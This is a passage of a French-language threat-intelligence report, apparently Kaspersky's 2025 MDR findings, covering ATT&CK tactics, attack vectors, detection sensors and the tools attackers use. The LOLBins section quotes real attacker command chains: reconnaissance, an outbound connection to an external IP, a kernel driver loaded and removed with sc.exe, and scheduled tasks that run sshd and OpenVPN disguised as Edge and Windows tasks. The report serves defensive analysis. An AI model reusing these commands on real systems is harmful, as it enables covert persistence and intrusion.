Étant donné que la tactique du « mouvement latéral » présente un faible taux de faux positifs, elle constitue une approche prometteuse pour planifier le développement de nouveaux IoA, le seul problème résidant dans les faux positifs liés à l'infrastructure dus à l'activité légitime du personnel informatique. La grande majorité des incidents est liée à des tentatives d'exploitation à distance du réseau et à diverses détections, basées sur des anomalies, de connexions réseau suspectes effectuées à l'aide d'identifiants légitimes.

TA0009 : Collecte

L'activité observée à ce stade est basée sur la détection d'outils spéciaux. Certains incidents peuvent également être détectés par un moteur de détection des anomalies. La détection peut s'avérer très difficile dans ce contexte, car il est compliqué de distinguer les activités légitimes des activités malveillantes.

TA0010 : Exfiltration

Au cours de l'année 2025, très peu d'incidents ont été détectés à ce stade. Les incidents détectés sont extrêmement difficiles à distinguer de TA0011, le scénario le plus courant étant T1041 : Exfiltration par le canal C2[10] à l'aide de protocoles de couche d'application standard. Des incidents sont attribués à cette tactique en présence de preuves évidentes, comme une activité de ligne de commande spécifique indiquant qu'une action a donné lieu à une exfiltration.

TA0011 : Commande et contrôle

La grande majorité des détections à ce stade ont été réalisées grâce à la Threat Intelligence : accès à une ressource malveillante. La gravité de l'incident est déterminée par l'objectif connu du C2 : s'il est associé à un APT, l'incident est classé en gravité élevée. Des détections de structures C&C connues, comme Cobalt Strike[11], Sliver[12], MSF[13] et d'autres, entrent également dans cette catégorie.

TA0040 : Impact


Dans le cadre de cette tactique, la plupart des incidents sont identifiés grâce à la détection de programmes malveillants particuliers lorsqu'une détection et une réponse préalables ne sont pas possibles. En 2025, la grande majorité des incidents ayant atteint ce stade étaient liés soit à la détection de crypto-mineurs, soit à des ransomwares.

8 Binaires, scripts et bibliothèques Living off the Land
9 MITRE ATT&CK S0521 BloodHound
10 MITRE ATT&CK T1041 : Exfiltration par le canal C2
11 MITRE ATT&CK S0154 : Cobalt Strike
12 MITRE ATT&CK S0633 Sliver
13 GitHub. Rapid7. Cadre Metasploit

Vecteurs d'attaque initiaux

La détection des menaces dans le cadre MDR se limite à l'utilisation de capteurs qui sont soit des terminaux, soit la plateforme Kaspersky Anti Targeted Attack (KATA), de sorte qu'on ne peut pas s'attendre à ce que le MDR détecte une attaque avant que le trafic ou l'activité de nature malveillante n'atteigne le capteur concerné. Dans le cas de la RI, les capteurs de détection ne constituent pas une contrainte ; les statistiques vectorielles initiales sont donc plus représentatives, d'autant plus que les statistiques de RI portent sur des incidents qui, dans la plupart des cas, ont déjà eu des conséquences, tandis que les incidents détectés par le MDR ont, dans la plupart des cas, été évités avant que des dommages réels ne soient causés à l'infrastructure cible. Ci-dessous figurent les statistiques vectorielles initiales issues des cas de RI.

Figure 16 Pourcentage du nombre total de cas examinés dans le cadre de la RI




Parfois, ces vecteurs sont utilisés comme des maillons d'une même chaîne. Les organisations qui sont ensuite utilisées pour compromettre d'autres entreprises en tirant parti de relations de confiance ont elles-mêmes fait initialement l'objet de violations à la suite de l'exploitation d'applications destinées au public. Ces dernières années, nous avons constaté de nombreux cas où des pirates informatiques ont d'abord piraté des fournisseurs de services ou des intégrateurs informatiques, puis ont utilisé cet accès pour attaquer leurs clients.

Le problème est encore aggravé par le fait que de nombreux fournisseurs de services sont des entreprises relativement petites qui proposent des services, comme la mise en place et la maintenance de logiciels de comptabilité ou le développement et la maintenance de sites Internet. Ces entreprises manquent souvent d'une expertise spécifique en matière de cybersécurité, ainsi que des ressources nécessaires pour déployer et gérer des solutions de sécurité. Par conséquent, une violation dans ce type d'entreprise peut mettre en danger les clients, car ces entreprises disposent généralement d'un accès à distance aux systèmes de leurs clients, ce dont les pirates informatiques peuvent tirer parti. Par ailleurs, du point de vue des clients, une activité provenant d'un sous-traitant de confiance peut sembler légitime, ce qui permet aux pirates informatiques d'accéder facilement aux réseaux de nouvelles victimes.

Cette année, nous avons également constaté la multiplication des attaques exploitant des relations de confiance. Dans un cas, nous avons découvert que des cybercriminels avaient compromis successivement plus de deux organisations afin d'atteindre une troisième cible.


Au cours des sept dernières années, les trois principaux vecteurs d'attaque initiaux sont restés relativement stables. Si les comptes valides et les applications destinées au public ont toujours constitué les points d'entrée les plus attractifs, les choses ont changé en ce qui concerne la troisième place. Si les emails malveillants constituaient auparavant un vecteur d'attaque courant, ils ont été remplacés par les relations de confiance. Il convient de noter que les emails malveillants ont complètement disparu de nos observations en tant que vecteur d'accès initial en 2023, ce qui coïncide avec la montée en puissance des attaques liées aux relations de confiance, qui sont apparues pour la première fois en 2021, mais qui ne sont entrées dans le top 3 qu'en 2023.

Figure 17 Top 3 des vecteurs d'attaque initiaux, 2019-2025




Les pirates informatiques peuvent avoir des objectifs différents selon leurs motivations. Certains souhaitent perturber les activités commerciales, d'autres cherchent à voler des informations importantes, et d'autres encore s'affichent ouvertement, mais tous ont recours à des techniques similaires. Dans de nombreux cas, les organisations victimes présentent des caractéristiques communes en matière d'infrastructure et de solutions techniques utilisées.

Figure 18 Vecteurs d'attaque initiaux et dommages qui en résultent, d'après les enquêtes de RI



Comme les années précédentes, le type de préjudice le plus courant causé par les cyberattaques est sans conteste le chiffrement des données, qui est mis en œuvre en exploitant des applications destinées au public, des comptes valides, des relations de confiance et des services externes à distance. Parmi les mesures permettant de réduire le risque de telles attaques figurent la mise en œuvre d'une gestion rigoureuse des correctifs, l'adoption d'une stratégie de mots de passe efficace, le recours à l'authentification à plusieurs facteurs et la limitation des accès accordés aux sous-traitants.

Figure 19 Vecteur initial et durée de l'attaque



La durée pendant laquelle les pirates informatiques parviennent à rester indétectables au sein du réseau ne dépend pas du vecteur d'attaque initial, mais du niveau de maturité de la sécurité de l'information au sein de l'organisation. Les pirates informatiques qui réussissent à s'introduire dans un réseau en exploitant une application destinée au public, par exemple, peuvent passer inaperçus pendant des jours, des semaines, des mois, voire des années.


Tactiques adverses et technologies de détection

Kaspersky MDR utilise un certain nombre de capteurs différents :

- Plateforme de protection des terminaux (EPP), détection et réponse au niveau des terminaux (EDR)
- Système de détection des intrusions dans le réseau (IDS)
- Sandbox (SB)

Partie intégrante de Kaspersky Anti Targeted Attack (KATA)


- Autres : incidents signalés par les clients



Dans ce rapport, les verdicts des IDS qui font partie de l'EPP sont comptabilisés dans les alertes relatives aux terminaux.

Dans de nombreux cas, des incidents ont été détectés à l'aide de plusieurs types de capteurs. Cependant, pour les besoins du diagramme ci-dessous, nous ne prenons en compte que la première alerte qui a été détectée en premier et utilisée par l'analyste SOC pour former l'incident. Ainsi, même si la plupart des incidents sont détectés par l'EPP, cela ne signifie pas pour autant qu'ils n'auraient pas pu être détectés par l'IDS ou le Sandbox dans le cadre de KATA. Les statistiques d'incidents montrent que **l'IDS réseau est un complément à l'EPP, même dans les scénarios où le capteur de terminaux semble être la méthode de détection la plus évidente**, par exemple TA0040 : Impact ou TA0006 : Accès à l'aide d'identifiants.

Figure 20 Proportion d'incidents détectés initialement par différents types de capteurs



La grande efficacité de la sandbox au stade TA0001 : Accès initial s'explique par le scénario d'utilisation courant de KATA, à savoir la détection des attaques de phishing au niveau du périmètre du réseau. L'IDS réseau est efficace au stade TA0011 : Commande et contrôle. L'IDS sert également à détecter les analyses de réseau, ce qui explique sa présence aux stades TA0043 : Reconnaissance, TA0006 : Accès à l'aide d'identifiants et TA0007 : Découverte. Plusieurs incidents au stade TA0001 : Accès initial ont également été détectés par l'IDS. Un petit nombre d'incidents détectés par l'IDS aux stades TA0042 : Développement des ressources et TA0002 : Exécution s'appuient sur des communications types connues avec le serveur C2.

Pour la tactique TA0002 : Exécution jusqu'au stade TA0006 : Accès à l'aide d'identifiants, le capteur de terminaux constitue le principal mécanisme de détection. Cependant, si des outils d'attaque présentant des schémas de trafic réseau connus sont utilisés, ces incidents peuvent également être détectés à l'aide de l'IDS. À titre d'exemple, citons la détection de tentatives d'attaque par force brute sur les mots de passe du réseau (TA0006 : Accès à l'aide d'identifiants) et les tentatives d'exploitation à distance de services (TA0001 : Accès initial).

Chapitre VI

Techniques et outils utilisés par les cybercriminels



Techniques adverses

Selon la documentation officielle MITRE ATT&CK[14], il est impossible de couvrir toutes les techniques à l'aide d'une logique de détection (indicateurs d'attaque ou IoA). Cependant, cela n'est pas vraiment nécessaire, car en matière de technologie de détection, il convient de trouver un juste équilibre entre la détection de toutes les attaques et le risque de surcharger l'équipe du SOC avec de faux positifs. En effet, plus la proportion de faux positifs est élevée, plus le risque de passer à côté d'un véritable incident est grand. La portée des données télémétriques MDR permet de suivre pratiquement tous les mouvements d'un pirate informatique et couvre ainsi toutes les techniques MITRE. Toutefois, à des fins de détection, nous ne prenons en compte que celles qui présentent une probabilité plus élevée d'être malveillantes.

Principales techniques détectables utilisées par les cybercriminels

Les indicateurs d'attaque utilisés avec le MDR sont mis en correspondance avec les techniques de MITRE ATT&CK®. Pour garantir la qualité de la détection, l'équipe d'ingénierie de détection évalue la conversion et la contribution[15] de chaque IoA, ce qui permet de calculer ces mesures pour les techniques MITRE ATT&CK® également. Les dix techniques présentant les taux de conversion les plus élevés sont répertoriées ci-dessous, et la carte thermique suivante présente la contribution des techniques observées. Les taux de conversion plus faibles s'expliquent par le fait qu'en pratique, grâce aux mesures de sécurité préventives utilisées, toutes les tentatives des attaquants pour mettre en œuvre les techniques identifiées n'ont pas abouti à un incident exploitable.

Figure 21 Techniques avec le meilleur taux de conversion

T1110.001 : Essais de mots de passe	34,8 %	Bien que les tentatives de deviner le mot de passe soient efficacement détectées par les capteurs réseau et les agents des terminaux, la technique est toujours répandue, aussi bien dans les projets d'évaluation de la sécurité que lors d'attaques réelles.
T1136.001 : Compte local	34,7 %	La création d'un compte local est généralement constatée lors d'exercices d'évaluation de la sécurité et est facilement détectable.
T1078 : Comptes valides	34,5 %	Les comptes de domaine et locaux sont souvent utilisés par les pirates informatiques pour contourner les solutions de sécurité et pour persister dans des systèmes compromis.
T1098 : Manipulation de compte	32,0 %	Les pirates informatiques manipulent généralement des comptes légitimes, réactivent des comptes désactivés ou modifient l'appartenance à des groupes. T1098.007 : La technique des groupes locaux ou de domaine supplémentaires est également assez populaire, avec un taux de conversion de 28,8 %.
T1046 : Détection des services réseau (Network Service Discovery)	31,2 %	La détection des services réseau est une technique couramment utilisée par les cybercriminels avant de passer à des tentatives d'exploitation et à des mouvements latéraux plus poussés.
T1566.002 : Lien de phishing ciblé	28,7 %	Le phishing reste la technique la plus répandue pour obtenir un accès initial. Cette tendance amorcée en 2023 se poursuit, sa popularité et ses taux de conversion ayant continué d'augmenter en 2025.
T1021 : Services à distance	26,0 %	Il s'agit de la deuxième technique de mouvement latéral la plus populaire, fréquemment utilisée dans différents types d'incidents, à l'instar de la technique T1078 : Comptes valides
T1595 : Analyse active	25,8 %	Observée principalement depuis l'extérieur du périmètre du réseau, il s'agit d'une tactique de reconnaissance courante pour tous les types d'attaques externes.
T1568 : Résolution dynamique	23,1 %	En 2025, une nouvelle technique est venue s'ajouter à la liste : il s'agit de ce mécanisme de commande et de contrôle, typique des attaques sophistiquées menées par des acteurs humains. Toutes les sous-techniques ci-dessous ont également été observées lors d'incidents réels, avec un bon taux de conversion : T1568.002 : Algorithmes de génération de domaines : 23,0 %, T1568.001 : DNS à flux rapide : 23 %, T1568.003 : Calcul DNS : 23 %.
T1210 : Exploitation de services à distance	20,2 %	Les tentatives d'exploitation de vulnérabilités RCE sont très fréquentes lors des incidents, tant pour obtenir un accès initial que pour faciliter les déplacements latéraux.

14 MITRE ATT&CK : Conception et philosophie, p.2.1 Couverture ATT&CK

15 **La conversion** désigne le rapport entre les alertes classées comme « vrais positifs », et le nombre total d'alertes correspondant à une technique MITRE ATT&CK spécifique. **La contribution** est le rapport entre le nombre d'incidents où une technique particulière a été observée et le nombre total d'incidents signalés.

Outils utilisés lors d'attaques

Dans la grande majorité des cas, le MDR bloque les attaques dès leur apparition, empêchant ainsi l'incident de causer des dommages, tandis que l'équipe chargée de l'analyse forensique et de la réponse aux incidents (DFIR) intervient généralement une fois que les pertes commerciales sont déjà manifestes. C'est pourquoi la liste des utilitaires les plus populaires pour le MDR et pour la RI diffère légèrement. L'autre différence réside dans le fait que le MDR se concentre principalement sur les LotLbins, car les outils malveillants sont assez efficacement bloqués par l'EPP, qui constitue la principale source de données télémétriques MDR. La DFIR se concentre principalement sur les outils spécialisés utilisés par les cybercriminels, mais les LotLbins les plus courants sont également mentionnés. Ce rapport présente ces deux statistiques.

Les pirates informatiques utilisent des outils intégrés au système d'exploitation pour minimiser le risque de détection lors de leur transmission à un système compromis.

Figure 22 Les outils LotL les plus populaires d'après les statistiques MDR

	Tous incidents	Incidents de gravité élevée
powershell.exe	2,0 %	14,4 %
rundll32.exe	0,6 %	5,9 %
mshta.exe	0,6 %	3,8 %
comsvcs.dll	0,2 %	3,0 %
msedge.exe	1,1 %	2,7 %
wscript.exe	0,5 %	1,8 %
mmc.exe	0,2 %	1,7 %
msiexec.exe	0,6 %	1,5 %
sc.exe	0,1 %	1,4 %
schtasks.exe	0,1 %	1,4 %
reg.exe	0,3 %	1,2 %

Les LOLBins les plus répandus observés dans presque tous les incidents sont **powershell.exe** et **rundll32.exe**.

La popularité de **mshta.exe** s'explique par la tendance persistante à recourir à de fausses captures pour exécuter des charges utiles malveillantes, comme l'illustre un exemple présenté dans notre rapport MDR 2024[16].

Des exemples comme PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll et msiexec.exe ont été mis en évidence dans notre rapport de Kaspersky MDR pour 2023[17].

wscript.exe est utilisé pour exécuter des charges utiles malveillantes écrites en VB Script[18]. Voici un exemple tiré d'un incident réel, lié à une attaque orchestrée par des acteurs humains :

```
"C:\Windows\System32\WScript.exe"
"C:\Users\        \AppData\Local\Temp\1  9.vbs"
```

ou bien

```
"wscript.exe"
"C:\Users\        \AppData\Local\Temp\5  5.vbs"
```

mmc.exe est devenu si courant dans les attaques réelles qu'il figure pour la première fois dans cette liste. Dans tous les cas observés, les pirates informatiques ont utilisé mmc sur des terminaux compromis, soit à des fins d'exécution, soit à des fins de contournement UAC[19]. La chaîne d'exécution simple à partir de l'hôte compromis est présentée ci-dessous :

```
(PID: 628) C:\Windows\system32\services.exe
    └── (PID: 6296) C:\Windows\system32\ServerManagerLauncher.exe
        └── (PID: 5768) "C:\Windows\system32\mmc.exe" "C:\Windows\system32\ServerManager.msc"
```

16 Rapport d'analyse de Kaspersky MDR pour 2024

17 Rapport d'analyse de Kaspersky MDR pour 2023

18 T1059.005 : Visual Basic

19 T1218.014 : MMC

sc.exe est un utilitaire standard utilisé pour la gestion des services Windows, et les services constituent une technique populaire pour l'exécution de charges utiles[20] et la persistance[21]. Ci-dessous figure le parcours de reconnaissance interne effectué par un pirate informatique à partir d'un hôte compromis, dans le cadre d'une attaque réelle menée par un acteur humain.

```
C:\Windows\System32\services.exe
  -> C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
     -> "powershell.exe" -NonInteractive -enc [BASE64]
        -> "C:\Windows\system32\cmd.exe" /C whoami
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C netstat -ano
        -> "C:\Windows\system32\cmd.exe" /C ping -n 1 8.8.8.8
        -> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe 103.[redacted].25:443
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe -h
        -> "C:\Windows\system32\cmd.exe" /C c:\\windows\\temp\\klnagentx.exe -h
        -> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
        -> "C:\Windows\system32\cmd.exe" /C tokei -H aa[redacted]1404ee:[redacted]
448535c97b3fc9
        -> "C:\Windows\system32\cmd.exe" /C sc.exe create MpKslad05f1ba type=kernel binpath=c:\windows\
System32\drivers\MpKslDrv.sys
        -> "C:\Windows\system32\cmd.exe" /C sc.exe start MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C cd
        -> "C:\Windows\system32\cmd.exe" /C netstat -ao
        -> "C:\Windows\system32\cmd.exe" /C netstat -ano
        -> "C:\Windows\system32\cmd.exe" /C sc.exe stop MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C sc.exe delete MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\drivers\MpKslDrv.sys
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\aprds.dll
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\rsd.dat
        -> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
        -> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
        -> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C ping -c 1 [redacted].net
```

schtasks.exe est un scénario courant pour assurer la persistance sur un hôte compromis[22]. Ci-dessous figure une planification des activités d'un pirate informatique dans le cadre d'un incident réel de gravité élevée orchestré par un acteur humain. Pour maintenir l'accès à distance, le pirate informatique planifie l'exécution de SSHd et d'OpenVPN, en les faisant passer pour Edge et Windows.

```
1. schtasks /create /tn "EdgeUpdateWinr" /tr "cmd /c c:\programdata\syc\sshd.exe" /sc hourly /ru SYSTEM
/f
Chemin d'accès de la tâche : C:\Windows\System32\Tasks\EdgeUpdateWinr,
Nom de la tâche planifiée : EdgeUpdateWinr Chemin d'accès du registre : HKLM\SOFTWARE\Microsoft\
Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D92[redacted]C7A4A}:Actions
Commande : "cmd" /c c:\programdata\[redacted]\sshd.exe


2. schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\" -config \"C:\
ProgramData\[redacted]lak.ovpn\"" /sc onstart /ru SYSTEM /f
Chemin d'accès de la tâche : C:\Windows\System32\Tasks\WindowsAutoTask
Nom de la tâche planifiée : WindowsAutoTask
Chemin d'accès du registre : HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\
[redacted]1A9}:Actions
Commande : schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\"
-config \"C:\ProgramData\[redacted]ak.ovpn\"" /sc onstart /ru SYSTEM /f
```

20 T1569.002 : Exécution du service

21 T1543.003 : Service Windows

22 T1053.005 : Tâche planifiée

Outils des cybercriminels issus des statistiques de RI

Dans presque toutes les enquêtes, nous constatons que les cybercriminels utilisent des outils légitimes à un moment ou à un autre de leur attaque. Si de nombreux groupes de cybercriminels disposent de leurs propres outils (qui permettent ensuite de les identifier), d'autres outils largement répandus, comme Mimikatz ou PsExec, peuvent être utilisés par presque tout le monde pour l'extraction de mots de passe et le mouvement latéral en post-exploitation.

Figure 23 Distribution et fréquence des outils utilisés lors des incidents

Régulièrement 7 à 15 %

Mimikatz 14,3 % | PowerShell 8,1 % | PsExec 7,5 % | AnyDesk 7,5 %

Moyenne 2 à 7 %

Impacket 5,6 % | FScan 5,6 % | Advanced IP Scanner 5,0 % | ADRecon 4,4 % | SoftPerfect Network Scanner 4,4 % | SSH 3,7 % | Gost 3,7 % | SMBExec 3.7 % | Advanced Port Scanner 3,1 % | Certutil 3,1 % | Cobalt Strike 2,5 % | NetScan.exe 2,5 % | LockBit3 2,5 % | Cloudflared -2,5 % | Adminer 2,5 % | RDP 2,5 % | LocalToNet 2,5 % | PAExec 2,5 %

Rarement < 2 %

Net.exe 1,9 % | ASIO5 1,9 % | WinSW 1,9 % | mshta 1,9 % | Chisel 1,9 % | ... | CredentialsFileView 0,6 % | NS 0,6 % | WormUtility 0,6 % | Proton 0,6 % | LoginParser 0,6 %

